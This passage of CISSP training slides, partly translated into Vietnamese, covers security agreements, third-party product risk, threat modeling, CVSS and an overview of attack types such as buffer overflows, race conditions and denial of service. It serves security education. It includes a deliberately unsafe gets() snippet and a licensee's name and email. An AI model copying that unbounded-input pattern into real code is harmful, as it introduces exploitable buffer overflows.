However, the RFQ can also be a standalone document. If so, the RFQ is typically reserved for less complex or commoditized solutions that will not have huge differences among providers.

BUSINESS PARTNERSHIP AGREEMENT (BPA)

A Business Partnership Agreement (BPA) is used typically when a business operates legally as a partnership

- Typically addresses things like ownership, profits/losses, partner contributions

Not commonly related to security, but is primarily created in advance of potential issues and conflicts among partners

- Certainly, security breaches could cause conflict

Business Partnership Agreement (BPA)

A Business Partnership Agreement (BPA) is used typically when a business operates legally as a partnership. While a formal written BPA is not necessarily required, it could address things like ownership, profits/losses, and contributions. Thỏa thuận Đối tác Kinh doanh (BPA) thường được sử dụng khi một doanh nghiệp hoạt động hợp pháp với tư cách là quan hệ đối tác. Mặc dù không nhất thiết phải có một bản BPA chính thức bằng văn bản nhưng nó có thể giải quyết những vấn đề như quyền sở hữu, lãi / lỗ và các khoản đóng góp.

Not commonly related to security, but is primarily created in advance of potential issues and conflicts among partners. Certainly, security breaches could cause conflict amongst partners. Không thường liên quan đến bảo mật, nhưng chủ yếu được tạo ra trước các vấn đề tiềm ẩn và xung đột giữa các đối tác. Chắc chắn, vi phạm bảo mật có thể gây ra xung đột giữa các đối tác.

MEMORANDUM OF UNDERSTANDING/AGREEMENT (MOU/A)

A Memorandum of Understanding (MOU) or Memorandum of Agreement (MOA) is used when two organizations interconnect information systems/networks

- Goal of the MOA/MOU is to establish the basic roles, responsibilities, and requirements for interconnection

Defines and refers to the Interconnection Security Agreements (ISA) for details concerning the security of the connection

Memorandum of Understanding/Agreement (MOU/A)

A Memorandum of Understanding (MOU) or Memorandum of Agreement (MOA) is used when two organizations interconnect information systems/networks. Biên bản ghi nhớ (MOU) hoặc Biên bản thỏa thuận (MOA) được sử dụng khi hai tổ chức kết nối hệ thống / mạng thông tin với nhau.

The goal of the MOA/MOU is to establish the basic roles, responsibilities, and requirements for the connection. Defines and refers to the Interconnection Security Agreements (ISA) for details concerning security specifics of the connection. Mục tiêu của MOA / MOU là thiết lập các vai trò, trách nhiệm và yêu cầu cơ bản đối với kết nối. Xác định và tham khảo Thỏa thuận bảo mật kết nối (ISA) để biết chi tiết liên quan đến các đặc điểm bảo mật của kết nối.

INTERCONNECTION SECURITY AGREEMENT (ISA)

Interconnection Security Agreement (ISA) – dictates the technical security requirements associated with two organizations connecting information systems/networks

- Supports the MOU/MOA
- Like the MOU/A, a formal ISA document is most commonly found in governments

NIST Special Publication 800-47: Security Guide for Interconnecting Information Technology Systems

Interconnection Security Agreement (ISA)

Interconnection Security Agreement (ISA) – dictates the technical security requirements associated with two organizations connecting information systems/networks. Thỏa thuận bảo mật kết nối (ISA) - quy định các yêu cầu bảo mật kỹ thuật liên quan đến hai tổ chức kết nối hệ thống / mạng thông tin.

Like the MOU/A, a formal ISA document is most commonly found in governments. NIST Special Publication 800-47: Security Guide for Interconnecting Information Technology Systems provides guidance on the ISA as well as a template¹. The ISA supports the overall MOU/MOA. Giống như MOU / A, một tài liệu ISA chính thức thường thấy nhất ở các chính phủ. Ân phẩm đặc biệt NIST 800-47: Hướng dẫn bảo mật cho các hệ thống công nghệ thông tin kết nối cung cấp hướng dẫn về ISA cũng như mẫu1. ISA hỗ trợ MOU / MOA tổng thể.

SERVICE LEVEL AGREEMENT (SLA)

- Incredibly important document that details the expectations a customer has for their service provider
- Service Level Agreements (SLA) are increasingly used to force service providers to agree to provide an acceptable level of security
- By defining specific requirements in advance of services being rendered, both parties have a known quantity to work with
- Also determines breaches of contract

Service Level Agreement (SLA)

Service Level Agreements (SLA) are increasingly used to force service providers to agree to provide an acceptable level of security, or else potentially be found in breach of contract. These incredibly important documents detail the expectations a customer has for their service provider, and what the service provider is obliged to meet. Thỏa thuận mức dịch vụ (SLA) ngày càng được sử dụng nhiều hơn để buộc các nhà cung cấp dịch vụ đồng ý cung cấp mức độ bảo mật có thể chấp nhận được, nếu không có khả năng vi phạm hợp đồng. Những tài liệu cực kỳ quan trọng này trình bày chi tiết những kỳ vọng mà khách hàng dành cho nhà cung cấp dịch vụ của họ và những gì nhà cung cấp dịch vụ có nghĩa vụ đáp ứng.

Defining specific requirements in advance of services being rendered, both parties have a known quantity to work with and attempt to achieve. Not fulfilling the SLA requirements could constitute a breach of contract, or there could be specific repercussions defined, in advance, in the SLA itself. Xác định các yêu cầu cụ thể trước khi cung cấp dịch vụ, cả hai bên đều có một số lượng đã biết để làm việc và cố gắng đạt được. Không đáp ứng các yêu cầu SLA có thể cấu thành vi phạm hợp đồng hoặc có thể có những hậu quả cụ thể được xác định trước, trong chính SLA.

OPERATING LEVEL AGREEMENT (OLA)

- Operating Level Agreement or Operational Level Agreement (OLA) is an internal agreement that supports the SLA
- A Service Provider will be unlikely to meet the requirements of an SLA if internal departments have critical failures
 - OLA can be thought of as an internal SLA
- Goal is to ensure that the service provider is able to honor the SLA

Operating Level Agreement (OLA)

Operating Level Agreement or Operational Level Agreement (OLA) is an internal agreement that supports the SLA. A Service Provider will be unlikely to meet the requirements of an SLA if internal departments have critical failures. The OLA determines the level of service required of internal departments in order to be able to fully satisfy the details of the SLA. Thỏa thuận mức hoạt động hoặc Thỏa thuận mức hoạt động (OLA) là một thỏa thuận nội bộ hỗ trợ SLA. Nhà cung cấp dịch vụ sẽ không thể đáp ứng các yêu cầu của SLA nếu các bộ phận nội bộ có lỗi nghiêm trọng. OLA xác định mức độ dịch vụ cần thiết của các bộ phận nội bộ để có thể đáp ứng đầy đủ các chi tiết của SLA.

OLA can effectively be thought of as an internal SLA. The overall goal is to ensure that the service provider is able to honor the SLA, by defining preconditions for success in the OLA. OLA thực sự có thể được coi là SLA nội bộ. Mục tiêu chung là đảm bảo rằng nhà cung cấp dịch vụ có thể tuân theo SLA, bằng cách xác định các điều kiện tiên quyết để thành công trong OLA.

ENTERPRISE LICENSE AGREEMENT (ELA)

- Enterprise License Agreements (ELA) can come in many different forms and names
 - Regardless, they all govern how an organization that licenses a large volume of software is allowed to use that software
- Some license agreements are fairly straightforward while others require dedicated legal teams to parse to determine compliance
- Unwitting noncompliance is still noncompliance
 - Virtualization can pose problems under some license agreements

Enterprise License Agreement (ELA)

Enterprise License Agreements (ELA) can come in many different forms and names. Regardless, they all govern how an organization that licenses a large volume of software is allowed to use that software. Some license agreements are fairly straightforward while others require dedicated legal teams to parse in order to determine compliance. Thỏa thuận Giấy phép Doanh nghiệp (ELA) có thể có nhiều hình thức và tên gọi khác nhau. Bất kể, tất cả chúng đều chi phối cách một tổ chức cấp phép một lượng lớn phần mềm được phép sử dụng phần mềm đó. Một số thỏa thuận cấp phép khá đơn giản trong khi những thỏa thuận khác yêu cầu các nhóm pháp lý chuyên dụng phân tích cú pháp để xác định sự tuân thủ.

Unwitting noncompliance with the ELA still constitutes noncompliance. Virtualization can pose problems under some license agreements, and licenses need to be carefully reviewed for details. Organizations such as BSA | The Software Alliance (BSA) serve as a watchdog that will pursue organizations that violate licenses. They accept confidential informants regarding the use of pirated/unlicensed software. Việc không tuân thủ ELA vẫn được coi là không tuân thủ. Áo hóa có thể gây ra vấn đề theo một số thỏa thuận cấp phép và giấy phép cần được xem xét cẩn thận để biết chi tiết. Các tổ chức như BSA | Liên minh Phần mềm (BSA) đóng vai trò là cơ quan giám sát sẽ theo đuổi các tổ chức vi phạm giấy phép. Họ chấp nhận những người cung cấp thông tin bí mật liên quan đến việc sử dụng phần mềm vi phạm bản quyền / không có giấy phép.

THIRD-PARTY GOVERNANCE

- Information security must be maintained even when third parties have access to information
- Third-party governance includes:
 - On-site assessment
 - Document exchange and review
 - Process/policy review

Third-Party Governance

Third parties must manage an organization's information with the same rigor and controls that an organization uses. All the internal security in the world does not help if a third party does not carefully control and manage the information correctly. Therefore, third-party governance is critical to making sure that proper controls are put in place when any third party has control of an organization's information. Các bên thứ ba phải quản lý thông tin của tổ chức với cùng mức độ chặt chẽ và các biện pháp kiểm soát mà tổ chức sử dụng. Tất cả an ninh nội bộ trên thế giới sẽ không giúp ích gì nếu bên thứ ba không kiểm soát cẩn thận và quản lý thông tin một cách chính xác. Do đó, quản trị của bên thứ ba là rất quan trọng để đảm bảo rằng các biện pháp kiểm soát thích hợp được áp dụng khi bất kỳ bên thứ ba nào có quyền kiểm soát thông tin của tổ chức.

RISK OF THIRD-PARTY PRODUCTS

- Software and systems are so vital to a modern enterprise that their acquisition, too, can be significant
- This applies to custom-developed applications and systems
- Also applies to Commercial Off-the-Shelf (COTS) software and systems

Risk of Third-Party Products

While no one will doubt the potential disruption to an organization caused by mergers and acquisitions, and their opposites, third-party product acquisitions can also be a source of major disruption. Modern enterprises are fundamentally dependent on information systems simply to carry out business. This dependence translates into significant disruption and potential risk when new major systems or applications are acquired or developed. Mặc dù không ai ngờ khả năng gây ra sự gián đoạn đối với một tổ chức do hoạt động mua bán và sáp nhập gây ra và những mặt trái của chúng, nhưng hoạt động mua lại sản phẩm của bên thứ ba cũng có thể là một nguồn gây ra sự gián đoạn lớn. Các doanh nghiệp hiện đại về cơ bản phụ thuộc vào hệ thống thông tin chỉ đơn giản là để thực hiện hoạt động kinh doanh. Sự phụ thuộc này chuyển thành sự gián đoạn đáng kể và rủi ro tiềm ẩn khi các hệ thống hoặc ứng dụng chính mới được mua lại hoặc phát triển.

The disruptive potential of information systems cannot be overstated. This disruption applies to both custom-developed third-party applications that built specifically for the organization in question as well as the adoption of Commercial Off-the-Shelf (COTS) information systems alike. Không thể phỏng đại tiềm năng phá vỡ của hệ thống thông tin. Sự gián đoạn này áp dụng cho cả các ứng dụng của bên thứ ba được phát triển tùy chỉnh được xây dựng đặc biệt cho tổ chức được đề cập cũng như việc áp dụng các hệ thống thông tin Thương mại Off-the-Shelf (COTS) nhu nhau.

While custom and readily available solutions both have inherent risks, they actually have some specific risks unique to their situation. Let's discuss some of those particulars now. Trong khi các giải pháp tùy chỉnh và sẵn có đều có những rủi ro cố hữu, chúng thực sự có một số rủi ro cụ thể dành riêng cho tình huống của chúng. Bây giờ chúng ta hãy thảo luận về một số chi tiết đó.

ASSESSING SECURITY OF THIRD-PARTY PRODUCTS

- Vendor claims should be taken as marketing
 - Don't ever rely simply on a vendor's claims, even regarding capabilities
 - Hopefully can trust that they will not blatantly lie
- Gather requirements before reviewing products
 - Don't let products or marketing determine what the organization "needs" in a product
- With COTS, perform bake-off to compare products that meet requirements
- Look for integration with existing infrastructure
- Consider the TCO of the product, not just the capital expense and annual maintenance costs

Assessing Security of Third-Party Products

We would like to believe that we can trust vendor claims regarding a product's capabilities. Hopefully, we can trust that they will not blatantly lie. Regardless, vendor claims should be taken as marketing until proven to be true. Don't ever rely simply on a vendor's claims, even regarding basic capabilities. Trust (at least a little), but verify. Chúng tôi muốn tin rằng chúng tôi có thể tin tưởng các tuyên bố của nhà cung cấp về khả năng của sản phẩm. Hy vọng rằng, chúng ta có thể tin tưởng rằng họ sẽ không nói dối một cách trắng trợn. Bất kể điều gì, các tuyên bố của nhà cung cấp nên được coi là tiếp thị cho đến khi được chứng minh là đúng. Đừng bao giờ chỉ dựa vào tuyên bố của nhà cung cấp, ngay cả khi liên quan đến các khả năng cơ bản. Tin tưởng (ít nhất là một chút), nhưng hãy xác minh.

An important point is to gather requirements before reviewing products. If requirements are defined after products are reviewed, vendors might be able to convince the organization that it has specific needs that only their product can fill. Don't let products or marketing determine what the organization "needs" in a product.

With COTS, perform a bake-off to compare products that already meet requirements. Don't rely on product roadmaps to become reality. A particularly important security requirement is to look for integration with existing infrastructure and security products. While best-of-breed point products might be the organization's general preference, recognize that an additional administrative console, with additional user provisioning, will add to the operational costs of the product. Consider the TCO of the product, not just the capital expense and annual maintenance costs.

COMMERCIAL OFF-THE-SHELF (COTS) SOFTWARE

- Vendor claims are more readily verifiable for Commercial Off-the-Shelf (COTS) Software
 - Third-party research and analysis organizations provide assessments of various players in space
 - Customers of the vendor can be contacted
- What happens if the vendor goes out of business?
- What happens if a critical feature is missing?
- How easy is it to find in-house or third-party support for the vendor's products?

SANS

MGT414 | SANSTraining Program for CISSP® Certification

99

Commercial Off-the-Shelf (COTS) Software

Vendors' claims are more readily verifiable with Commercial Off-the-Shelf (COTS) Software as the product can be evaluated to determine whether it actually provides the stated capabilities.

Third-party research and analysis organizations provide assessments of various players in space, which can provide basic (albeit potentially biased) comparisons of products without requiring extensive in-house testing.

Customers of the vendor can often be contacted. Of course, if those contacts are provided by the vendor themselves, then be cautious with accepting claims. A better approach would be to find someone on your own that is using the product and query them concerning Pros/Cons and Likes/Dislikes.

Some questions/concerns for COTS: What happens if the vendor goes out of business? What happens if a critical feature is missing? How easy is it to find in-house or third-party support for the vendor's products?

CUSTOM-DEVELOPED THIRD-PARTY PRODUCTS

- Custom-developed applications provide both additional risks and potential benefits
 - Service Level Agreements (SLA) and other contracts are vital
 - Security Requirements should be discussed in advance
- What happens if the vendor goes out of business?
- What happens if a critical feature is missing?
- How easy is it to find in-house or third-party support for the vendor's products?
- Will source code be provided?

Custom-Developed Third-Party Products

An alternative to COTS is to employ custom-developed applications. These custom-developed third-party applications provide both additional risks and potential benefits beyond COTS. Contractual language and Service Level Agreements (SLA) are vital when dealing with third-party development shops. Never assume that security will be a consideration in the development of the product unless they are contractually obligated to provide security capabilities.

Basic Security Requirements should be discussed in advance of signing the contracts and crafting the SLAs to ensure that the organization expects to be able to deliver those capabilities. Much like COTS, key questions include: What happens if the vendor goes out of business? What happens if a critical feature is missing? How easy is it to find in-house or third-party support for the vendor's products?

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
8. Security Policies, Procedures, and Other Key Documents
9. Personnel Security Issues, Security Education, Training, and Awareness

THREAT MODELING

- Similar to risk analysis, but more closely associated with software or application development
 - OWASP (Open Web Application Security Project) refers to this as Threat Risk Modeling
- Seeks to understand threats and consider how they might negatively impact security
- Best instrumented into the Security Development Lifecycle to achieve a more securely designed application
- STRIDE, Microsoft's approach to threat modeling, is extremely well-known in this space
 - Their previous model was known as DREAD

Threat Modeling Mô hình hóa mối đe dọa

The concept of threat modeling is quite similar to that of risk analysis. However, threat modeling is much more closely associated with software or application development. OWASP actually even refers to threat modeling by the name Threat Risk Modeling¹. Khái niệm về mô hình hóa mối đe dọa khá giống với khái niệm phân tích rủi ro. Tuy nhiên, mô hình hóa mối đe dọa có liên quan chặt chẽ hơn nhiều đến việc phát triển phần mềm hoặc ứng dụng. OWASP thực tế thậm chí còn đề cập đến mô hình hóa mối đe dọa với tên gọi Mô hình hóa rủi ro mối đe dọa.

The organization most well-known for incorporating threat modeling is Microsoft. Their current approach to threat modeling is known as STRIDE². Their previous model was called DREAD. Tổ chức nổi tiếng nhất về việc kết hợp mô hình hóa mối đe dọa là Microsoft. Cách tiếp cận hiện tại của họ đối với mô hình hóa mối đe dọa được gọi là STRIDE². Mô hình trước đây của họ được gọi là DREAD.

Microsoft STRIDE stands for: Spoofing ID, Tampering with Data, Repudiation, Information disclosure, DoS, Elevation of privilege.

Microsoft DREAD stands for:

- Damage potential: How great is the damage if the vulnerability is exploited?
- Reproducibility: How easy is it to reproduce the attack?
- Exploitability: How easy is it to launch an attack?
- Affected users: As a rough percentage, how many users are affected?
- Discoverability: How easy is it to find the vulnerability?

[1] Threat Risk Modeling - OWASP <https://mgt414.com/29>

[2] The STRIDE Threat Model | Microsoft Docs <https://mgt414.com/42>

THREAT IDENTIFICATION

- Threat modeling requires identification of the various threats that could exercise vulnerabilities
- Threat Identification involves
 - Understanding various threat sources
 - Appreciating threat-source motivations and estimating capabilities
 - Recognizing actions taken by threat sources

Threat Identification

Appreciating the threat sources, their motivations, and capabilities will also inform the threat model.

The goal of threat identification is to appreciate the applicable threat sources, understand their motivation, and determine their capabilities.

The lack of reliable data that details the threat landscape makes this a rather challenging portion of the risk analysis process. Most organizations outside of the government and intelligence sector do a fairly poor job (or don't attempt at all) in the threat identification portion of risk analysis.

VULNERABILITY IDENTIFICATION

Threats without vulnerabilities to exploit don't pose a risk

- Of course, vulnerabilities always exist

Identification and analysis of known and potential vulnerabilities are an important phase

- Vulnerability scanners are a means to enumerate known vulnerabilities in third-party products

Determining potential vulnerabilities involves making estimates based on historical data

Vulnerability Identification

Even if it is accepted that there are motivated and capable threat sources that pose an active threat, without associated vulnerabilities those threats can exploit, there is no risk. Unfortunately, vulnerabilities always exist.

The identification and analysis of vulnerabilities in common third-party products are fairly straightforward and largely commoditized. Numerous vulnerability scanners can all do a passable job at vulnerability identification in enterprises.

The more significant challenges in vulnerability identification come when dealing with custom-developed software, and web and mobile applications. Identifying these vulnerabilities is significantly more difficult and more likely to result in both false positives and false negatives than typical network vulnerability scanners. Also, rather cumbersome, to say the least, is assessing potential unknown vulnerabilities.

THREAT VECTORS

- Even with both threats and vulnerabilities, there is not necessarily risk
 - What if the threat can't take advantage of the vulnerability?
- Threat vectors are the methods attackers use to touch or exercise vulnerabilities
- Eliminating or limiting vectors is a way of reducing risk, even if a vulnerability exists

SANS

MGT414 | SANS Training Program for CISSP® Certification

105

Threat Vectors

Another consideration that changes how we appreciate the system risk is the concept of a vector or threat vector. Even with capable motivated threat sources that target an existing vulnerability, the risk might be negligible or nonexistent for that particular threat statement. Wait, we can have both a capable threat and an exploitable vulnerability, but no risk?

Yes, because the mere presence of a threat and vulnerability does not mean that there is a way that the threat can exploit, or take advantage of, the vulnerability. There must be a means for the threat to exercise the vulnerability in order for there to be risk. This is the concept of a vector or threat vector.

Imagine an internal Windows NT system with not even at the latest Service Pack (while this might sound implausible, NT boxes still have not all been decommissioned). It would be hard not to exploit this system; you look at it sternly and it is likely to blue screen. Certainly, there are attackers who could exploit this system and would be motivated to do so, but unless they can actually get their exploits to the system, there is no real risk.

The elimination or limitation of vectors is an additional means of reducing risk, even without changing the threats or vulnerabilities themselves.

ATTACK SURFACE

- Attack surface is a concept related to threat vector
- A system's attack surface represents all of the ways in which an attacker could attempt to introduce data to exploit a vulnerability
- Reducing the attack surface of a system is another way of limiting risk
 - An example of reducing the attack surface is by disabling unneeded services
 - Another is not listening on unnecessary ports

Attack Surface

A risk concept closely related to that of threat vector is the concept of the attack surface. A system's attack surface refers to all of the various ways in which an attacker could attempt to introduce data with the goal of exploiting a vulnerability.

Reduction of a system's attack surface is an additional way of reducing risk. Importantly, reducing the attack surface is one of the means of reducing risk associated with unknown vulnerabilities.

For example, imagine that a Windows workstation is running the SSDP Service (because that is the default and few people know what SSDP actually does). Assuming this service is unneeded, then disabling this service would reduce the attack surface. The attacker cannot target the system via this service. Also, even if there is a vulnerability in SSDP, then this system would not be vulnerable, even if unpatched, because of the attack surface reduction.

Security Configuration Management or hardening are means to reduce the attack surface of systems by ensuring that only the necessary features are enabled on systems.

SCORING VULNERABILITIES

Many vulnerability scanners simply express the severity of vulnerabilities from High to Low or 5 to 1

- What do these metrics actually signify? Perhaps rather little

Beyond simplistic VA vendor assessment, robust and open scoring systems exist

- Common Vulnerability Scoring System (CVSS) represents the most commonly employed method for classifying vulnerabilities
- Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE) is a less often employed alternative



Scoring Vulnerabilities

All vulnerabilities are not created equal. Organizations require a consistent means of evaluating the thousands of vulnerabilities announced by vendors. Vulnerability scanners will do their best to help guide the prioritization, but often leave something to be desired.

Beyond the scanning vendor's scoring, robust open vulnerability scoring systems exist. Although there are others, such as Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE), version 2 of the Common Vulnerability Scoring System (CVSSv2) is by far the most commonly referenced.

Many vendors actually will provide their assessment of the CVSS score for their announced vulnerabilities.

Additional information on OCTAVE is available here: <https://mgt414.com/3b>

VULNERABILITY REPORTING



SANS

MGT414 | SANSTraining Program for CISSP® Certification

108

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawna@crucial.com>

COMMON VULNERABILITY SCORING SYSTEM

Common Vulnerability Scoring System (CVSS) was developed by a consortium of US government organizations and vendors

- Seeks to standardize scores related to vulnerability severity, while also allowing organizational customization

Score determination is based on three groups of metrics: Base, Temporal, and Environmental

- The Base Metrics Group includes scoring based on Access Vector, Access Complexity, Authentication, Confidentiality, Integrity, and Availability Impacts
- Temporal Scores change over time
- Environmental scores are particular to an organization's situation



Common Vulnerability Scoring System

Numerous organizations have been involved in both the initial development of CVSS as well as version. The US Government was involved in some capacity as well as major software, hardware, security, and vulnerability scanning vendors.

The goal of CVSS is to provide an open standard method for comparing the relative severity of vulnerabilities. CVSS accomplishes this through the use of three groups of metrics: Base, Temporal, and Environmental.

The Base Metrics are the standard scores and are required for a CVSS score, while the Temporal and Environmental scores allow for additional precision. The Base Metrics Group includes scoring based on Access Vector, Access Complexity, Authentication, Confidentiality, Integrity, and Availability Impacts. Temporal Scores are those that will change over time; for example, the availability of both patches and exploit code. The Environmental scores are those particular to an organization's situation.

Additional information on CVSS is available here: <https://mgt414.com/3g>

LIKELIHOOD AND IMPACT

Even if CVSS is not used, impact and likelihood are still required determinations

- Impact has already been discussed with respect to data classification
- Likelihood takes into account how motivated the threat sources are to exploit the vulnerability, and how easy it is to achieve

An additional consideration is controls that could limit either the resultant impact or the likelihood of successful exploitation



Likelihood and Impact

While CVSS is a robust approach that allows for organizational customization, whether a formal scoring system like CVSS is used or not, impact and likelihood are key metrics to determining risk. Impact has already been discussed with respect to potential loss of CIA.

Likelihood is an attempt to determine whether successful exploitation is likely or not. The motivation and capability of threat sources will affect the likelihood. The availability of both patch and exploit codes, which indirectly impact the threat's capabilities, will also affect the likelihood. Other items like the vector needed, level of access required, and whether interaction is necessary for exploitation would also affect the likelihood metric.

Finally, security controls or countermeasures currently deployed can have a nullifying effect that limits impact and/or likelihood associated with exploitation.

TYPES OF ATTACKS/MALWARE

- Buffer Overflows
- Race Conditions
- Covert Channels
- Spoofing
- Man-in-the-Middle
- Social Engineering
- Phishing
- Emanations
- Denial of Service
 - Crafted Packets:
 - Ping of Death
 - Land Attack
 - Teardrop Attack
 - Flooding
 - SYN Flood
 - Smurf Attack
- Malware
 - Worms
 - Viruses
 - Trojans



MGT414 | SANS Training Program for CISSP® Certification

111

Types of Attacks/Malware

- Buffer Overflows
- Race Conditions
- Covert Channels
- Spoofing
- Man-in-the-Middle
- Social Engineering
- Phishing
- Emanations
- Denial of Service
- Crafted Packets:
 - Ping of Death
 - Land Attack
 - Teardrop Attack
 - Flooding
 - SYN Flood
 - Smurf Attack
- Malware
 - Worms
 - Viruses
 - Trojans

BUFFER OVERFLOWS

- A buffer overflow occurs when a programmer fails to perform bounds checking, for example:

```
char user[20];
gets(user);
```
- The gets() function does not enforce a 20-byte limit
 - Attacker may type 20, or 200, or 2,000, etc., characters
 - Characters past the end of the buffer are written to the stack
- A buffer overflow may allow an attacker to "smash the stack" and write arbitrary content to memory
 - Including machine code



Buffer Overflows

Buffer overflows may allow an attacker to write arbitrary data to the stack, including machine code. There are a number of mechanisms for executing that code, including overwriting the return pointer to jump to the code, which we will see shortly.

Many in the information security community had a poor understanding of buffer overflows in 1996, when Aleph One wrote the seminal paper "Smashing The Stack For Fun And Profit" in Phrack issue 49. The paper is available at <https://mgt414.com/2y>

Although almost 20 years old, the paper holds up quite well, and is worth a read (or reread).

Many defensive techniques have been developed since that time to thwart these attacks, including Data Execution Prevention (DEP), ASLR (Address Space Layout Randomization), canaries, and many others.

RACE CONDITIONS

A race condition exploits the gap between a security check and execution of code

- Also called Time of check/Time of Use (TOC/TOU)

Often target setuid root executables on Unix

- Any user may execute the program
- Runs with root permissions



Terminal - root@Sec528:/tmp

```
File Edit View Terminal Go Help
# ls -la append
-rwsr-xr-x 1 root root 1876 2011-11-11 12:09 append
#
```

The terminal window shows the command `ls -la append` being run by the root user. The output shows a file named "append" with permissions `rwsr-xr-x`. The file was created on 2011-11-11 at 12:09 by root. The word "append" is highlighted in red.

Race Conditions

A race condition (aka Time of check/Time of Use or TOC/TOU) exploits the gap between the time a security check is applied, and the time the code is executed.

setuid (set user ID upon execution) programs are prime targets for race condition attacks. A normal user cannot directly edit the /etc/passwd file on a Unix system (or read/write the /etc/shadow file, where the password hashes are stored). Yet the user can change both files by using the "passwd" command. How is it possible that the user cannot change these files from the command line, but can change them via the passwd command? The answer is: the passwd command is setuid root. This means that the program runs with root privileges, even if the running user is not root.

This "append" example is based on the 8lgm (8-legged groove machine) SunOS Sendmail race condition advisory [8lgm]-Advisory-20.UNIX.SunOS-sendmailV5.1-Aug-1995¹.

This is an old attack but illustrates the race condition attack perfectly. Also, the author had a system owned via this exact method in 1995.

[1] 8lgm-20.txt ≈ Packet Storm <https://mgt414.com/1n>

COVERT CHANNELS

- Covert channels use normal system resources to signal information
- They cannot be completely removed from a system
- Two types:
 - Timing channel
 - Using network bandwidth utilization
 - Storage channel
 - Using a hard drive storage



MGT414 | SANS Training Program for CISSP® Certification

114

Covert Channels

A covert channel is the use of system resources in a way it was not designed for. Some covert channels are based on very accurate timing attacks, while others are based on storage attacks.

An example of a timing attack would be looking at the time required for information to be presented to a user. If the information has recently been accessed and it is still in cache, it will be served to the user requesting it a lot faster than it would be if the system had to read it from the hard disk. A malicious program or user can use this type of timing attack to signal information. If the timing is short, it could mean yes and if the timing is long, it could mean no.

An example of a storage attack is a scenario in which a user attempts to access a file. If the file is not locked, it can mean yes and if the file is locked, it can mean no.

Covert channel analysis and detection is a requirement of the B2 and higher classification of the TCSEC.

SPOOFING

- Modifying the source information to pretend to come from a different location
- Hiding the true intent of an attack
- Causing a different entity to be blamed for an attack or attacked back

SANS

MGT414 | SANS Training Program for CISSP® Certification

115

Spoofing

Spoofing is when an attacker hides where they are coming from by pretending to be someone else. Attacks like the smurf attack spoofed a victim's IP address so they would get the replies from a broadcast address.

MAN-IN-THE-MIDDLE ATTACKS

- Man-in-the-middle attacks involve a suitably positioned adversary coming between two endpoints communicating
- Replay attack: Simply sniffing traffic could allow for playing back recorded traffic at a later point in time
- Spoofing: Impersonation of one endpoint to another is often an element of MITM
- Session hijacking: A man-in-the-middle attack could allow for full-session hijacking

SANS

MGT414 | SANS Training Program for CISSP® Certification

116

Man-in-the-Middle Attacks

Man-in-the-Middle attacks are attacks in which an attacker injects herself in the middle of communication and sees (and possibly manipulates) all traffic going across the wire. The three main types are masquerading, replay attack and spoofing.

DOS: CRAFTED PACKET ATTACKS

- Maliciously crafted packet attacks exploit TCP/IP stack implementations/poor network config to achieve DoS
- Examples
 - Ping of Death: ICMP Echo Request with payload larger than the maximum IP packet size
 - LAND Attack: Spoofed packet attack with source IP and source port matching the destination IP and port of the victim
 - 192.168.1.1:8080->192.168.1.1:8080
 - Teardrop: Fragmented packet attack that employs large overlapping fragments that could DoS on reassembly
- Crafted packet attacks' primary impact: Denial of Service (DoS)



DoS: Crafted Packet Attacks

You might get a bit misty thinking about the days when much of our worry was focused on relatively simplistic crafted packet attacks. These attacks typically targeted inherent weaknesses in the protocols or, more likely, a particular implementation of a protocol. Some fun names were employed to describe these maliciously crafted packets: Ping of Death, LAND Attack, Teardrop, WinNuke.

Again, simply because these attacks are more dated does not mean they are by any means gone. As more and more devices become network enabled (a la Internet of Things), implementers sometimes bake in weaknesses we thought we addressed decades ago. One of the main outcomes of a successful crafted packet attack is simple Denial of Service (DoS) at the service or even system level. While these maliciously crafted packets can achieve a DoS condition, they are not the only means of achieving a DoS.

DOS:RESOURCE EXHAUSTION

A resource exhaustion attack is a type of denial of service attack

- Primary target is availability
 - May also be able to force systems to "fail open"
- Seeks to exhaust computer or network resources
- Bandwidth, memory, CPU, disk, swap, etc.



MGT414 | SANS Training Program for CISSP® Certification

118

DoS: Resource Exhaustion

Resource exhaustion is primarily an availability attack, attempting to consume finite resources such as memory, disk, CPU, etc.

Resource exhaustion attacks can also force some systems to fail open. A common attack against switches is a "CAM flood," where the attacker attempts to fill the CAM table (content addressable memory table, which associates each MAC address with its port). Once the CAM table is filled, some switches will fail open, and act as a hub, sending all frames to all switch ports. This allows the attacker to sniff all traffic and also simplify man-in-the-middle attacks.

DOS:TRADITIONAL FLOODING

Additional DoS techniques beyond crafted packets

- SYN Flood: Many TCP SYN packets are sent with the source IP spoofed to that of a nonexistent host
- Smurf: Spoof victim's IP and send ICMP Echo Request (Ping) to directed broadcast
- Fraggle: Variation of Smurf involving spoofed UDP datagrams sent to UDP port 7

SANS

MGT414 | SANS Training Program for CISSP® Certification

119

DoS: Traditional Flooding

Simple DoS, to later be contrasted with Distributed Denial of Service (DDoS), can also be affected via some simple network means to achieve flooding or resource exhaustion.


The classic SYN flood, in which an adversary generates many (typically spoofed) SYN packets to a listening service with a goal of rendering it incapable of responding to legitimate traffic, is an example of simple DoS. Others include Smurf, Fraggle, and the more recent, but still simplistic Slowloris attacks.

DOS: FORKBOMB

